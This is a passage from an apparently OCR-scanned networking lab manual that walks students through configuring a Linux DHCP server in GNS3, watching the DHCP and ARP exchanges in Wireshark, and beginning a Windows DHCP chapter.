
```
> ip -c addr
```

NOTE: Some testers have reported that you might not get the above information when you type ***ip addr***. Some interfaces, even virtual ones, need to think a cable is plugged in. Ensure that a cable is connected from the server to the switch.

2.5. In GNS3, add a label next to DHCP Server with its new host address

3. Modify the DHCP Server configuration file as shown below

```
> sudo vi /etc/dhcp/dhcpd.conf
```



```
# Configuration written by 'Jake M. Christensen'
# 2024.02.07

# This is the main DHCP server on this subnet
authoritative;

# Global parameters
default-lease-time 600;
max-lease-time 7200;

# This is a very basic subnet delaration
subnet 200.200.200.0 netmask 255.255.255.0 {
  range 200.200.200.20 200.200.200.250;
  option broadcast-address 200.200.200.255;
}
```

Figure 9 – DHCP daemon configuration example

NOTE: You can delete most of the lines in the file or you can append it as appropriate. Your choice.

4. When editing system services, it is good practice to reload the manager with updated configurations

```
> sudo systemctl daemon-reload
```

5. Verify that the server is ***enabled*** so that it starts on boot

```
> systemctl is-enabled isc-dhcp-server
```

5.1. Enable the service if necessary


```
> sudo systemctl enable isc-dhcp-server
```

6. Start the DHCP daemon

```
> sudo systemctl start isc-dhcp-server
```

7. Verify the server is running (type *Q* to quit)

```
> sudo systemctl status isc-dhcp-server
```



```
student@ubuntuserver:~$ sudo systemctl status isc-dhcp-server
● isc-dhcp-server.service - ISC DHCP IPv4 server
     Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; disabled; vendor preset: enabled)
     Active: active (running) since Thu 2024-02-08 02:35:05 UTC; 12min ago
       Docs: man:dhcpd(8)
   Main PID: 1602 (dhcpd)
      Tasks: 4 (limit: 2221)
     Memory: 4.5M
        CPU: 10ms
     CGroup: /system.slice/isc-dhcp-server.service
             └─1602 dhcpd -user dhcpd -group dhcpd -f -4 -pf /run/dhcp-server/dhcpd.pid -cf /etc/dh>

Feb 08 02:35:05 ubuntuserver sh[1602]: PID file: /run/dhcp-server/dhcpd.pid
Feb 08 02:35:05 ubuntuserver dhcpd[1602]: Wrote 0 leases to leases file.
Feb 08 02:35:05 ubuntuserver sh[1602]: Wrote 0 leases to leases file.
Feb 08 02:35:05 ubuntuserver dhcpd[1602]: Listening on LPF/enp0s3/08:00:27:8a:ab:0e/200.200.200.0/24
Feb 08 02:35:05 ubuntuserver sh[1602]: Listening on LPF/enp0s3/08:00:27:8a:ab:0e/200.200.200.0/24
Feb 08 02:35:05 ubuntuserver dhcpd[1602]: Sending on   LPF/enp0s3/08:00:27:8a:ab:0e/200.200.200.0/24
Feb 08 02:35:05 ubuntuserver sh[1602]: Sending on   LPF/enp0s3/08:00:27:8a:ab:0e/200.200.200.0/24
Feb 08 02:35:05 ubuntuserver dhcpd[1602]: Sending on   Socket/fallback/fallback-net
Feb 08 02:35:05 ubuntuserver sh[1602]: Sending on   Socket/fallback/fallback-net
Feb 08 02:35:05 ubuntuserver dhcpd[1602]: Server starting service.
lines 1-21/21 (END)
```

Figure 10 – DHCP server status

NOTE: If you get an error, it is likely that there was a syntax error in your configuration file or the unit file was not updated properly. You can try restarting the service with the following command:

```
> sudo systemctl restart isc-dhcp-server
```

NOTE: If restart doesn't work, you can view the details of the failure in the logs by typing the following command

```
> journalctl -xeu isc-dhcp-server
```

Switch	Description
-x / –catalog	Provide more verbose/explanatory log and error messages.
-e / –pager-end	Jump to the end of the log file.
-u / –unit	Specify the service to view the logs messages of.

8. Congratulations! This machine is now acting as the DHCP server for any end-device client (laptop, PC, phone, etc.) that connects to the network

Phase III – Watch DHCP in Action

Remember, DHCP is a network management protocol that allows hosts to obtain IP addresses automatically upon request. It uses the User Datagram Protocol (UDP) and the server listens on port number 67 and the client listens on port 68.

- The end device (also called a client) will send out a discovery request (e.g. “Is anyone out there handing out names?”)
- The server sees the discover request and sends out a DHCP offer (e.g. “Yes, I see you, try 20.20.20.25”).
- The client will then send a request packet (e.g. “Can I really use this name?”).
- Finally, the server will send an acknowledge packet (e.g. “20.20.20.25 is all yours man”).

Hello? Who am I? I don't have an IP address!
?
?
0.0.0.0
?
0.0.0.0
You need a name? I have one for you!
20.20.20.25
Here!
20.20.20.25
Wow! Thanks, I love it!
20.20.20.20
20.20.20.2
Now you're not Some nameless Schmo!
yay
20.20.20.20
20.20.20.25


Used with artist's permission: Romana A. Heath Van Horn

1. Initialize a new Wireshark session on the PC1-Switch link

2. Start PC1, open its console, and request a new IP address

```
> ip dhcp
```

NOTE: If successful, you should see an output that looks similar to the following:




```
PC2> ip dhcp
DDORA
PC2> 
```

Figure 11 – DHCP request on VPCS

If you are unable to see the *DORA* (discover, offer, request, acknowledge) string in the VPCS console, either the Linux box is unreachable or the DHCP daemon is offline. Go back and troubleshoot before moving forward. If all else fails, try rebooting the server or restarting GNS3 entirely.

3. Now go back to Wireshark and look at the packets captured between PC1 and the switch (Figure 12)

   3.1. Filter for only *DHCP* packets



dhcp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover
3	1.000127	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover
4	1.001240	200.200.200.254	200.200.200.20	DHCP	342	DHCP Offer
5	4.000299	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request
6	4.031957	200.200.200.254	200.200.200.20	DHCP	342	DHCP ACK

Figure 13 – Wireshark DHCP handshake

   3.2. **[DHCP Discover]**

Look at the Discover packets. There is at least 1, but there could be more depending on lag. In this example, we see on Wireshark that someone on the network basically says "HELLLOOOO! I don't know who I am (0.0.0.0). Is there anyone out there handing out IP addresses? Please speak to me!"

– Source: 0.0.0.0 (Who am I?)
– Destination: 255.255.255.255 (Who's out there?)
– MAC Address: 00:50:79:66:68:00 (This is what my face looks like)

3.3. **[DHCP Offer]**

> Now look at the DHCP offer packets. It's like our DHCP server (200.200.200.254) is saying, "Hey buddy I'm here, and if you need a name you can use this one (200.200.200.###)."

– Source: 200.200.200.254 (I'm here)
– Destination: 200.200.200.20 (Here's a name that's available)

3.4. **[DHCP Request]**

> Then the next packet should be our no-name PC saying "Oh, me me me, I like the name 200.200.200.###" in a DHCP request packet.

– Source: 0.0.0.0 (I still don't have an official name yet)
– Destination: 255.255.255.255 (If you're still out there I want that name)

3.5. **[DHCP ACK]**

> Finally, our server acknowledges PC1s eagerness and says, "Ya buddy you are now 200.200.200.### from now on and not just some schmo (0.0.0.0) who looks like 00:50:79:66:68:00."

– 200.200.200.254 (I'm still here)
– 200.200.200.20 (You're officially known as host .20 on this network)

4. Repeat the above steps to assign PC2 its own IP address

5. Return to GNS3 and update the VPCS labels with new IP addresses they were assigned





Figure 14 – GNS3 network labeled

Phase IV – Watch ARP in Use

Remember, network packets are passed by MAC addresses in Layer 2 of the OSI Model. Since we manually configured the static IP addresses on both the router and the server, the network doesn't know which IPv4 address goes to which NIC on the individual hosts. The networks now see each other and say, "Who are you?" to each other. In this example, we can see 200.200.200.254 (our DHCP server) asking who has an IPv4 address of 200.200.200.1 (our server) and vice versa. You can see that 200.200.200.254 responds and says "My Layer 2 name is 08:00:27:b2:50:bc". Don't worry about the other packets you see currently. Just get used to what ARP looks like so you can understand it when you see it again in the future.

5.1. Return to the PC1-Switch Wireshark capture window and filter for ***ARP*** packets



```
arp
Source             Destination        Protocol  Info
00:50:79:66:68:01  ff:ff:ff:ff:ff:ff  ARP       Gratuitous ARP for 200.200.200.20 (Request)
08:00:27:2a:17:11  00:50:79:66:68:01  ARP       Who has 200.200.200.20? Tell 200.200.200.254
00:50:79:66:68:01  08:00:27:2a:17:11  ARP       200.200.200.20 is at 00:50:79:66:68:01
00:50:79:66:68:01  ff:ff:ff:ff:ff:ff  ARP       Gratuitous ARP for 200.200.200.20 (Request)
00:50:79:66:68:01  ff:ff:ff:ff:ff:ff  ARP       Gratuitous ARP for 200.200.200.20 (Request)
```

Figure 15 – ARP Packet Capture using Wireshark

5.1.1. **[Gratuitous ARP]**

After a PC receives an IP address from the subnet's DHCP server, it may broadcast (ff:ff:ff:ff:ff:ff) to all devices on the network that its MAC address (00:50:79:66:68:01) now belongs to a specific layer 3 address (200.200.200.20). This is known as a “gratuitous ARP response”, since it was sent unprompted by any specific ARP request.

– Source: 00:50:79:66:68:01 (This is my face)
– Destination: ff:ff:ff:ff:ff:ff (Hey everyone who can hear me!)
– IP Address: 200.200.200.20 (This is my name now!)

5.1.2. **[Who has?]**

If a device wants to know who currently owns an IP address, it may send an ARP request to specific MAC address or broadcast the message to all devices. In this example, the DCHP server (08:00:27:2a:17:11) wants to know if PC1 (00:50:79:66:68:01) still holds the IP address 200.200.200.20. This is known as an ARP request.

– Source: 08:00:27:2a:17:11 (This is my face)
– Destination: 00:50:79:66:68:01 (Hey you there)
– Sender IP Address: 200.200.200.254 (This is my name)
– Target IP Address: 200.200.200.20 (Is this your name?)

5.1.3. **[ARP Reply]**

In response to an ARP request packet, the device that hold the target IP will respond with an ARP relply.

– Sender IP Address: 200.200.200.20 (This is my name…)
– Source: 00:50:79:66:68:01 (… associated with this face)

5.2. Use this opportunity to analyze Wireshark packets and get comfortable with how DHCP and ARP work on a live network

End of Lab

Deliverables

5 screenshots are needed to receive credit for this exercise:

- Wireshark – DHCP Packets for PC1
- Wireshark – DHCP Packets for PC2
- Wireshark – ARP Packets for PC1/PC2

- GNS3 Workspace
- Configuration of DHCP Daemon

Homeworks


Assignment 1 – Combined network traffic watching

- Turn off all devices
- Replace the switch with a hub and reconnect all devices
- Monitor any of the PCs with Wireshark and capture ARP, DHCP, and ICMP packets for each PC's as you turn devices back on
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 environment with everything labeled
    - Screenshot of Server-PC1 ARP from PC2-Hub link
    - Screenshot of Server-PC1 DHCP from PC2-Hub link
    - Screenshot of Server-PC1 ICMPfrom PC2-Hub link

Assignment 2 – Reconfigure the DHCP server


- Figure out the number of devices that can be attached to the switch
- Generate a random IP address and choose a subnet that will allow the use of all the switch connections with as few wasted IP addresses as possible
- Reconfigure the network to use these new network addresses
- Reconfigure the DHCP settings to issue IPv4 address in this new space
- RECOMMENDED GRADING CRITERIA
    - Screenshot of the DHCP configuration file
    - Screenshot of the GNS3 workspace
    - Screenshot of DHCP of one PC
    - Screenshot of ICMP of one PC

List of Figures for Print Copy




```
student@ubuntuserver:~$ ls /etc/netplan/
00-installer-config.yaml
student@ubuntuserver:~$
```

Figure 5 – Identify network configuration file




```
student@ubuntuserver:~$ sudo netplan try
[sudo] password for student:
Do you want to keep these settings?


Press ENTER before the timeout to accept the new configuration


Changes will revert in 119 seconds
Configuration accepted.
student@ubuntuserver:~$ _
```

Figure 7 – Apply changes to the network configuration



```
student@ubuntuserver:~$ ip -c addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 08:00:27:8a:ab:0e brd ff:ff:ff:ff:ff:ff
    inet 200.200.200.254/24 brd 200.200.200.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe8a:ab0e/64 scope link
       valid_lft forever preferred_lft forever
student@ubuntuserver:~$ _
```

Figure 8 – Verify changes took place



```
14 130.891592   ::                  ff02::2            ICMPv6   62 Router Solicitation
15 157.486050   0.0.0.0             255.255.255.255    DHCP    406 DHCP Discover - Transaction ID 0x7bb51203
16 157.487812   PcsCompu_b2:50:bc   Broadcast          ARP      60 Who has 200.200.200.20? Tell 200.200.200.254
17 158.486894   0.0.0.0             255.255.255.255    DHCP    406 DHCP Discover - Transaction ID 0x7bb51203
18 158.489827   200.200.200.254     200.200.200.20     DHCP    342 DHCP Offer    - Transaction ID 0x7bb51203
19 158.505682   PcsCompu_b2:50:bc   Broadcast          ARP      60 Who has 200.200.200.20? Tell 200.200.200.254
20 159.529598   PcsCompu_b2:50:bc   Broadcast          ARP      60 Who has 200.200.200.20? Tell 200.200.200.254
21 161.488586   0.0.0.0             255.255.255.255    DHCP    406 DHCP Request  - Transaction ID 0x7bb51203
22 161.501419   200.200.200.254     200.200.200.20     DHCP    342 DHCP ACK      - Transaction ID 0x7bb51203
```

Figure 12 – Wireshark capture

CHAPTER 19

Dynamic Host Configuration Protocol - Windows

RAECHEL FERGUSON

Dynamic Host Configuration Protocol (DHCP) is an interacting client-server protocol that automatically provides a host (PC, Laptop, Phone, etc) with an Internet Protocol (IP) address upon request. The purpose of this activity is for learners to see DHCP in action instead of just reading about the DHCP handshake theory. A secondary purpose is for learners to experience frustration when hosts do not get a DHCP IP address. Learners can see how the packets move and where they may get hung up while working on making DHCP function correctly on their network. Finally, learners will be able to see Address Resolution Protocol (ARP) in action. While DHCP occurs when a host requests an IP address for an existing MAC address, ARP is when a host has an IP address, but is unsure what MAC address it belongs to.

Estimated time for completion: 20 minutes

LEARNING OBJECTIVES

- Successfully deploy a DHCP solution using Windows on an enterprise network
- Capture and Observe DHCP packets using Wireshark
- Capture and Observe ARP packets using Wireshark
- Successfully add hosts to an enterprise network and receive IP addresses automatically

PREREQUISITES

- Chapter 6 – Adding a Virtual Machine to GNS3
- Chapter 8 – Create a Windows Server
- Chapter 17 – IPv4 Addressing

DELIVERABLES

- 4 Screenshots:
    - Wireshark – DHCP Packets for PC2
    - Wireshark – DHCP Packets for PC3
    - GNS3 Workspace

- ◦ Configuration of Windows Server

RESOURCES

- **NOTE: Each source will referenced with its corresponding number in superscript (EX: [1]) at the end of a step**
- 1. MSFT WebCast. "Basic Configuration Tasks in Windows Server 2019." YouTube, January 25, 2019. https://www.youtube.com/watch?v=1nxYJSV7-u8&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt&index=5.
- 2. MSFT WebCast. "Install and Configure DHCP Server in Windows Server 2019 Step by Step Guide." YouTube, February 3, 2019. https://www.youtube.com/watch?v=fUK6d3s1Im4&t=414s.

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott
- Julian Romano, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I -Build the Network Topology

The following steps are to create the baseline for completing the lab. It makes assumptions about learner knowledge from completing previous labs. By the end of this lab, your network should look like the following:




Figure 1 – Final GNS3 network environment

1. Open GNS3 and start a new workspace

1.1. Create a new project: **LAB_05**

2. Create the baseline network with an address space of **200.200.200.0/24**

> **NOTE:** This example uses the same network topology that was created in the previous chapter: DHCP using Linux.

2.1. Use two *VPCS* devices for PC1 and PC2

2.2. Add an *Ethernet switch*

2.3. Add a ***Windows Server*** VM and rename it to "DHCP-server"

> **NOTE:** Ensure that the *Allow GNS3 to use any configured VirtualBox adapter* check box is selected for all VMs added to GNS3. Refer to step 6.2 in Chapter 11 for more information.

2.4. Connect the server and PCs to the switch

2.5. Label and organize your network as necessary




Figure 2 – GNS3 network environment

Phase II – Configure the Network Interface of the Server

In order for the server to act as a DHCP server we will need the server to be properly attached to the network.

Without giving it the proper network information our server will be unable to talk with any other computers on the network.

1. Start the server and login
2. Focus on the *Server Manager* dashboard window [1]

